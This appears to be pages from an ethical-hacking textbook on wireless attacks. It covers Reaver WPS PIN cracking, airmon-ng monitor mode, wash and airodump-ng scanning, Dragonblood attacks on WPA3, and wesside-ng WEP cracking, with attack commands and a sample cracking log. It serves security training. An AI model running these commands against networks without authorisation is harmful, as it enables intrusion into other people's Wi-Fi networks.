
Reaver is designed to be a robust and practical attack tool against Wi-Fi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases, and it has been tested against a wide variety of APs and WPS implementations. WPS PIN can be cracked using Reaver through the following steps.

- Set up a wireless interface in the monitoring mode using Airmon-ng through the following command:

  `airmon-ng <start|stop> <interface>`

  For example,

  `airmon-ng start wlan0`



airmon-ng start wlx687f7467dbf6 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #airmon-ng start wlx687f7467dbf6

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    586 NetworkManager
    607 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlx687f7467dbf6 rt2800usb       802.11g Adapter [Linksys WUSB54GC v3] WU
SB54GC v3 802.11g Adapter [Ralink RT2070L]
Interface wlx687f7467dbf6mon is too long for linux so it will be renamed to the
old style (wlan#) name.

                (mac80211 monitor mode vif enabled on [phy0]wlan0mon
                (mac80211 station mode vif disabled for [phy0]wlx687f7467dbf6)
```

Figure 16.99: Screenshot of airmon-ng

- Use the Wash utility to detect WPS-enabled devices using the following command:

  `wash -i <interface>`

  For example,

  `wash -i mon0`

- If WPS-enabled devices could not be detected using the Wash utility, use Airodump-ng to detect devices using WPS through the following command:

  `airodump-ng <interface>`

  For example, if the device configuration in the monitor mode was observed as **`wlan0mon`** in the previous step, the command should be

  `airodump-ng wlan0mon`

  This command displays all the available BSSIDs (MAC addresses of APs).

WPA3 Encryption Cracking

- **Dragonblood** is a set of **vulnerabilities in the WPA3** security standard that allows attackers to **recover keys**, **downgrade security mechanisms**, and launch various information-theft attacks
- Attackers can use various tools, such as **Dragonslayer**, **Dragonforce**, **Dragondrain**, and **Dragontime**, to exploit these vulnerabilities and launch attacks on WPA3-enabled networks

Downgrade Security Attacks

- **Exploiting Backward Compatibility**
  - An attacker installs a rogue AP and forces the user to involve in WPA2 encryption
  - Then, the attacker performs all the attacking techniques available to exploit WPA2
- **Exploiting the Dragonfly Handshake**
  - An attacker with a rogue AP discards the user's WPA3 Dragonfly mechanism
  - The attacker forces the user to use a weaker encryption algorithm, such as WPA2, and exploits WPA2

Side-channel Attacks

- **Timing-Based**
  - An attacker analyzes the amount of time dragonfly handshake takes for certain password authentications
  - The attacker notices the number of iterations the encoding process takes and short-lists the passwords to launch further attacks
- **Cache-Based**
  - An attacker installs malicious JavaScript code on the client's browser and observes memory access patterns
  - The attacker retrieves the passwords to perform malicious actions with the user's credentials

WPA3 Encryption Cracking

The WPA3 Wi-Fi security standard replaces WPA2's four-way (PSK) handshake method with the Dragonfly (also known as SAE) handshake function to supply the strongest password-based authentication to date. However, it is still vulnerable to password-cracking attacks. Dragonblood is a set of vulnerabilities in the WPA3 security standard that allows attackers to recover keys, downgrade security mechanisms, and launch various information-theft attacks. Attackers can use various tools such as Dragonslayer, Dragonforce, Dragondrain, and Dragontime to exploit these vulnerabilities and launch attacks on WPA3-enabled networks. The following are some of the techniques used to crack WPA3 encryption.

- **Downgrade Security Attacks**

  To launch this attack, the client and AP should support both WPA3 and WPA2 encryption mechanisms. Here, the attacker forces the user to follow the older encryption method, WPA2, to connect to the network.

  A downgrade security attack can be implemented in the following two ways.

  - **Exploiting backward compatibility:** If a user and AP are compatible with both WPA2 and WPA3 encryption mechanisms, then the attacker installs a rogue AP with only WPA2 compatibility in the vicinity and forces the client to go through the four-way handshake (WPA2) to get connected. Once the connection is established, the attacker uses all the attack tools available to exploit or crack the WPA2 encryption.
  - **Exploiting the Dragonfly handshake:** In this method, the attacker masquerades as an authentic AP. When a user attempts to exchange keys to access the Internet using the WPA3 authentication mechanism, the attacker informs the user that it does not support the WPA3 method. Then, the attacker suggests the use of a

weaker encryption mechanism such as WPA2 for accessing the Internet. Subsequently, the attacker can use various techniques to exploit or crack the WPA2 encryption.

- **Side-Channel Attacks (Information-Leaking Attack)**

  Attackers target protocols or encryption mechanisms used by devices that attempt to connect to a network. During the key-exchange process, the attacker launches this attack to capture leaked information. This information is further used by the attacker to launch brute-force or dictionary attacks to obtain all the data of the target user.


  A side-channel attack can be implemented in the following two ways.

  - **Timing-based attack:** In this attack, the attacker analyzes the time taken by the Dragonfly handshake to encode a certain password authentication process. In the analysis, the attacker observes the iterations of encoding process and short-lists possible passwords. After obtaining a list of passwords, the attacker attempts to gain access to the target user's device using various techniques.
  - **Cache-based attack:** In this attack, the attacker injects a malicious JavaScript or web application in the target user's web browser. This allows the attacker to take control of the user's web browser and further observe memory access patterns to retrieve password information.

WEP Cracking and WPA Brute Forcing Using Wesside-ng and Fern Wifi Cracker

WEP Cracking

- Wesside-ng first identifies a network, and then proceeds to associate with it. He then **obtains** the **PRGA** and **XOR data**, determines the network IP scheme, reinjects the ARP requests, and finally determines the WEP key



Command Prompt

```
C:\>wesside-ng -i wlan0
 [13:51:32] Using mac 00:C0:CA:17:DB:6A
 [13:51:32] Looking for a victim...
 [13:51:32] Found SSID(teddy) BSS=(00:14:6C:7E:40:80) chan=9
 [13:51:32] Authenticated
 [13:51:32] Associated (ID=5)
 [13:51:37] Got ARP request from (00:D0:CF:03:34:8C)
 [13:51:40] Guessing PRGA 12 (IP byte=240)
 [13:51:40] Got clear-text byte: 200
 [13:51:40] Got IP=(192.168.1.200)
 [13:51:40] My IP=(192.168.1.123)
 [13:51:40] Sending arp request for: 192.168.1.200
 [13:51:40] Got arp reply from (00:D0:CF:03:34:8C)
 [13:52:25] WEP=000009991 (next crack at 10000) IV=60:62:02 (rate=115)
 [13:52:36] WEP=000012839 (next crack at 20000) IV=21:68:02 (rate=204)
 [13:52:25] Starting crack PID=2413
```

WEP Cracking and WPA Brute Forcing Using Wesside-ng and Fern Wifi Cracker

- **WEP Cracking**


  Source: *https://www.aircrack-ng.org*

